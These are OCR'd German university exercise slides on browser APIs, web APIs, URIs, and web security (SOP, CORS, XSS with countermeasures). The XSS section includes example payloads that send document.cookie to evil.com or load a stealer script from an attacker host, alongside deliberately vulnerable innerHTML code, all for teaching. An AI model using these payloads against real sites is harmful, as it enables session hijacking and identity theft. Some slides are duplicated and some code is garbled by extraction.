Web-basierte Systeme – Übung

03: Browser APIs, Web APIs, Web Security, und Aufgabe 2

Wintersemester 2024

Arne Vogel, Maxim Ritter von Onciul

Lehrstuhl für Informatik 4
Systemsoftware

Friedrich-Alexander-Universität
Technische Fakultät

Präambel

Node-RED

- Für CIP-User: node-red ist im CIP installiert

→ alle Installationen löschen, z. B. `rm -r node_modules/`

→ `module load node-red; web-sys-red server.json`

Node-RED

- Für CIP-User: node-red ist im CIP installiert

→ alle Installationen löschen, z. B. `rm -r node_modules/`

→ `module load node-red; web-sys-red server.json`

ACHTUNG

- Node-RED ist gefährlich!
- Gefahr: jemand kann `http://yourhost:1880` öffnen

→ beliebig in euer Dateisystem schreiben und daraus lesen

- Immer `web-sys-red` wrapper benutzen!

Keyboard-Events

Keyboard Events

- Die Browser implementieren 3 Keyboard Events:
  - `keydown`: beliebige Taste gedrückt
  - `keyup`: beliebige Taste losgelassen
  - `keypress`: Taste mit zugeordnetem Zeichen gedrückt **deprecated!**
- Auf diese kann man Event Handler registrieren:

```
1 document.addEventListener('keydown', (event) => {
2         //handle event
3 });
```

- Man kann den Event Handler aber auch an bestimmte DOM-Elemente binden:

```
1 document.getElementById('id').onkeydown = (event) => {
2         console.log(event.key); //key enthält Namen der gedrückten Taste
3 }
```

- Demo mit allen KeyCodes: `https://keycode.info/`

WebStorage

WebStorage

- Web Storage = DOM Storage = Supercookies
- Ermöglicht persistente Datenspeicherung in Browsern, bis 5MB
- Zwei Mechanismen, Speicherbereiche gelten für jedes **Origin** (Kombination aus Protokoll, Hostname und Port)
  - `sessionStorage` bleibt erhalten bis Tab geschlossen wird (Reloads ok)
  - `localStorage` bleibt auch nach Neustart des Browsers erhalten

```
1  localStorage.setItem('key', 'value');
2  console.log(localStorage.getItem('key')); // prints value
3
4  sessionStorage.setItem('key', 'value');
5  console.log(sessionStorage.getItem('key')); // prints value
```


WebSockets

WebSockets

- WebSockets werden später ausführlich in der Vorlesung behandelt
  - Bidirektionale Verbindung zum Austausch von Text und Binärdaten
  - Basiert nicht auf HTTP, sondern TCP → nicht cachebar!

- Eigenes Protokollkürzel
  - `ws://example.com/socket` für Klartextkommunikation
  - `wss://example.com/socket` für verschlüsselte Kommunikation

WebSockets: Vergleich zu Polling



Quelle: `https://hpbn.co/websocket/`

WebSockets: Instanziierung

- WebSockets können im Browser einfach instanziiert, benutzt und geschlossen werden:

```
1  const ws = new WebSocket("ws://example.com/socket");
2
3  ws.send("Hello World!")
4
5  ws.close();
```

WebSockets: Events

- WebSockets unterstützen vier Events:
  - `open`: WebSocket geöffnet
  - `close`: WebSocket geschlossen
  - `message`: Daten über WebSocket empfangen
  - `error`: Fehlerfall

- Wie üblich kann man auf diese Events Handler registrieren:

```
1  ws.addEventListener('open', function (event) {
2          console.log("Verbindung hergestellt!")
3  });
4
5  //oder
6
7  ws.onmessage = (msg) => {
8          console.log(msg);
9  };
10
```

WebSockets: Daten Senden

- Mit `send()` können Daten gesendet werden:


```
1  ws.send("Hello World!");
```

- Dabei werden verschiedene Datentypen unterstützt:
  - `String`
  - `ArrayBuffer`
  - `Blob`
  - `TypedArray`

Notifications API

Notifications API

- Mit der **Notifications API** können Benachrichtigungen aus dem Browser Systemweit angezeigt werden
- Von allen gängigen Browsern unterstützt
- Von allen Betriebssystemen/Desktop Environments unterstützt




Notifications: Erlaubnis anfordern

- Da Notifications Benutzer stören können, muss dieser erst um Erlaubnis gefragt werden:

```
1  Notification.requestPermission();
```

- Im Browser wird dann folgendes angezeigt:




Notifications: Benachrichtigung senden

- Notifications werden durch das Erzeugen neuer Objekte generiert:

```
1  var notification = new Notification("this is the message");
```

- Und werden dann **außerhalb des Browsers** angezeigt:




URIs

Uniform Resource Identifiers (URIs)

- Zeichenfolge, zur **eindeutigen Identifizierung** von Ressourcen
- Ressourcen können dabei **physisch oder abstrakt** sein
- Syntax:
  `scheme:[//authority]path[?query][#fragment]`
  - **Scheme**: Typ des URI
  - **Authority**: Zuständigkeit + Benutzerinformationen
  - **Path**: Hierarische Angaben zur Identifikation
  - **Query**: Mehr Angaben zur Identifikation
  - **Fragment**: Kann Stelle innerhalb der Ressource referenzieren
- Aktueller Standard: RFC 3986

URI: Beispiele



URI: Unterarten URN und URL

- Uniform Resource Name (URN)
  - Identifikation einer Ressource in einem Namensraum
  - Keine Angaben über Ort
  - Beispiel: `isbn:0-486-27557-4`
- Uniform Resource Locator (URL)
  - Identifiziert **und lokalisiert** eine Ressource
  - primärer Zugriffsmechanismus wird angegeben
- Analogie zu Personen:
  - URN: Vor- und Nachname
  - URL: Straße, Hausnummer, PLZ

URLs: Parameterübergabe

- Query kann zur Parameterübgabe genutzt werden
- Start des Query-Strings: ?
- Parameterzuweisung: =
- Trennung mehrerer Paramter: &
- Beispiel:
  `http://example.org/forum/questions?tag=networking&order=new`

URLs: Prozentkodierung

- Reservierte Zeichen: `/ ? # [ ] @ : $ & ' ( ) * + , ; =`
- Diese Zeichen müssen trotzdem abbildbar sein!

→ URL-Encoding / URL-Kodierung / Prozentkodierung

- Kodierung **ausschließlich mit ASCII-Zeichen**
- `%[ASCII Hexadezimalwert]`
  - `%21` -> `!`
  - `%2F` -> `/`
  - `%3F` -> `?`
- MIME-Type: `application/x-www-form-urlencoded`
- Tipp: `man ascii` gibt schnellen Zugriff auf eine ASCII Tabelle

Web APIs

Giphy API: Beispiel (1/3)

- Suche nach GIFs mit dem Suchbegriff `test`

```
curl --X GET --header "Accept: application/json" \
"http://api.giphy.com/v1/gifs/search?api_key=[..]&q=test" | jq
```

- Limitierung auf 5 Ergebnisse:

```
curl --X GET --header "Accept: application/json" \
"http://api.[..]/search?api_key=[..]&q=test&limit=5" | jq
```

- Weitere Parameter möglich, siehe Dokumentation: `https://developers.giphy.com/docs/`
- `jq` ist ein nützlicher JSON-Parser für die Kommandozeile
- **Wichtig:** Die API hat Rate Limiting!

Giphy API: Beispiel (2/3)

- Antwort (Teil 1):

```
{
  "data": [
    {
      "type": "gif",
      "id": "gw3IWyGkC0rsazTi",
      [..]
      "images": {
        "fixed_height_still": {
          "url": "https://media0.giphy.com/media/gw3IWyGkC0rsazTi/200_s.gif?cid=e1bb72ff5b0e4d19364751574
          "width": "266",
          "height": "200"
        },
        [..]
        "looping": {
          "mp4": "https://media0.giphy.com/media/gw3IWyGkC0rsazTi/giphy-loop.mp4?cid=e1bb72ff5b0e4d193647
          "mp4_size": "3474559"
        },
        [..]
      },
      "title": "test GIF"
    },
],
    [..]
}
```

Giphy API: Beispiel (3/3)

- Antwort (Teil 2):

```
{
  "data": [
    [..]
],
  "pagination": {
    "total_count": 21885,
    "count": 5,
    "offset": 0
  },
  "meta": {
    "status": 200,
    "msg": "OK",
    "response_id": "5b0e4d1936475157453 40b2b"
  }
}
```

Web Security: SOP, CORS, XSS

Same-origin policy (SOP)

- Same-Origin-Policy: Sicherheitskonzept, das in allen Browsern implementiert ist
- Untersagt clientseitigen Skriptsprachen (z.B. JS, aber auch CSS) auf Objekte von einer anderen Website zuzugreifen
- Beispiel:

```
<iframe id="bank" src="https://yourbank.com"></iframe>

<script>
    window.onload = function() {
        document.getElementById('bank').contentWindow
                .document.forms[0].action = 'https://evil.com';
    };
</script>
```

- So ein Angriff wäre **ohne die SOP** möglich!

Same-origin policy (SOP): Beispiel

- Was ist das “same origin”?

- SOP für `http://www.example.com/dir/page.html`

URL	Ergebnis
`http://www.example.com/dir/page2.html`	✓
`http://www.example.com/dir2/other.html`	✓
`http://www.example.com:81/dir/other.html`	✗
`https://www.example.com/dir/other.html`	✗
`http://en.example.com/dir/other.html`	✗
`http://example.com/dir/other.html`	✗
`http://v2.www.example.com/dir/other.html`	✗

Cross-Origin Resource Sharing

- **Problem:** SOP verhindert Einsatz von Ajax, wenn Origin nicht gleich
- **Lösung:** Cross-Origin Resource Sharing (CORS)
  - Server **des eingebundenen Dienstes** können bestimmte HTTP Header setzen, um Einbettung **in bestimmte Anwendungen** zu erlauben
  - Beispiel:

```
1  Access-Control-Allow-Origin: http://www.example.com
2  Access-Control-Allow-Methods: PUT, DELETE
```

CORS in den vorgestellen APIs

- CORS Einträge im Header von Giphy API Response:

```
1  Access-Control-Allow-Headers: Content-Type, Accept, x-requested-with, cache-control
2  Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
3  Access-Control-Allow-Origin: *
```

- CORS Einträge im Header von Bahn API (alte Übung) Response:

```
1  Access-Control-Allow-Headers: authorization,Access-Control-Allow-Origin,Content-Type
2  Access-Control-Allow-Methods: GET
3  Access-Control-Allow-Origin: *
```

- Diese APIs können also in **jede** Webanwendung eingebettet werden!

Web Security Intro

- Seit “Web 2.0” teilen Nutzer mehr Informationen (bswp. Social Networks)

→ Angriff auf Webseiten/-dienste lohnenswert

- **Cross-site Scripting** (XSS) häufiger Angriff auf Clients von Webanwendungen
- 2007: XSS am meisten reported (mehr als Buffer Overflows!)
- Heute immernoch relevant

Cross-site Scripting (XSS)

- XSS Angriffe sind ein Spezialfall von “Code Injection”
- Ausnutzen von Sicherheitslücken, um beliebigen Code zur Ausführung zu bringen
- Häufiges Ziel: “Cookie Stealing” $\rightarrow$ Identitätsdiebstahl

Cross-site Scripting: Beispiel (reflected XSS)

- Website mit Authentifizierung und Session-Cookie
- Suchmaske: `http://bobssite.org?q=puppies`
- Fehlermeldung: "**puppies** not found!"
- Testweiser Angriff:

```
http://bobssite.org?q=
<script type='text/javascript'>alert('xss');</script>
```

- Echter Angriff durch Mallory, `authstealer` liest und sendet Cookie

```
http://bobssite.org?q=puppies<script src=
"http://mallorysevilsite.com/authstealer.js"></script>
```

- Mit Prozentkodierung:

```
http://bobssite.org?q=puppies%3Cscript%2520src%3D%22http%3A%2F
mallorysevilsite.com%2Fauthstealer.js%22%3E%3C%2Fscript%3E
```

Cross-site Scripting: Gegenmaßnahmen

- Filtern von Eingabedaten
- **Escaping** von Eingabedaten, z.B. bei HTML:
  `&` → `&`
  `<` → `<`
  `>` → `>`
- Beschränkung von Cookies: `Set-Cookie: SameSite=strict`
  - Cookies mit diesem Attribut werden nicht an andere Websites ausgeliefert
  - Verhindert nicht direkt XSS, aber direktes Cookie Stealing
- CSP: Content Security Policy
  - Server kann festlegen, welche Ressourcen geladen werden dürfen
  - Verhindert nicht direkt XSS, auswirkungen aber stark eingeschränkt
- Sichere JavaScript Funktionen verwenden, z.B. `textContent` statt `innerHTML`

- CSP Header:
- `Content-Security-Policy: default-src 'self'; script-src 'self' https://apis.example.com`
- Erlaubt:
  - Laden von Ressourcen von der eigenen Domain
  - Laden von JavaScript von der eigenen Domain
  - Laden von JavaScript von `https://apis.example.com`
- `Content-Security-Policy: script-src 'nonce-2726c7f26c'`
- Erlaubt:
  - Laden von JavaScript mit dem `nonce` Attribut `2726c7f26c`

Cross-site Scripting: Varianten

- **Reflected / non-persistent:** Server sendet Nutzereingabe zurück, Browser interpretiert Nutzereingabe als HTML/JS
- **Stored / persistent:** Schadcode wird vom Server gespeichert und an jeden Nutzer ausgeliefert
- **DOM-based:** Server nicht involviert, Schadcode wird direkt von Client ausgeführt

Beispiele

```
1  const url = new URL(window.location.href);
2  const query = url.searchParams.get("query");
3  document.getElementById("query").innerHTML = query;
```

Beispiele

```
1 const url = new URL(window.location.href);
2 const query = url.searchParams.get("query");
3 document.getElementById("query").innerHTML = query;
```

- http://example.com/search?query=<script>
  document.location="http://evil.com/
  ?cookie="+document.cookie</script>

Beispiele

```
#[get("/comment")]
fn comment(comment: String) {
    let mut comments = load_comments();
    let mut html = "";
    for c in comments {
        let mut html += format!("<div id="comments"><p><span
        class="user">{}</span>{}</p></div>",
        comments.user, comments.comment);
    }
}
```

Beispiele

```
#[get("/comment")]
fn comment(comment: String) {
    let mut comments = load_comments();
    let mut html = "";
    for c in comments {
        let mut html += format!("<div id="comments"><p><span
        class="user">{}</span>{}</p></div>",
        comments.user, comments.comment);
    }
}
```

- Malicious Comment:
  - Comment: `<script>document.location= "http://evil.com/?cookie="+document.cookie</script>`

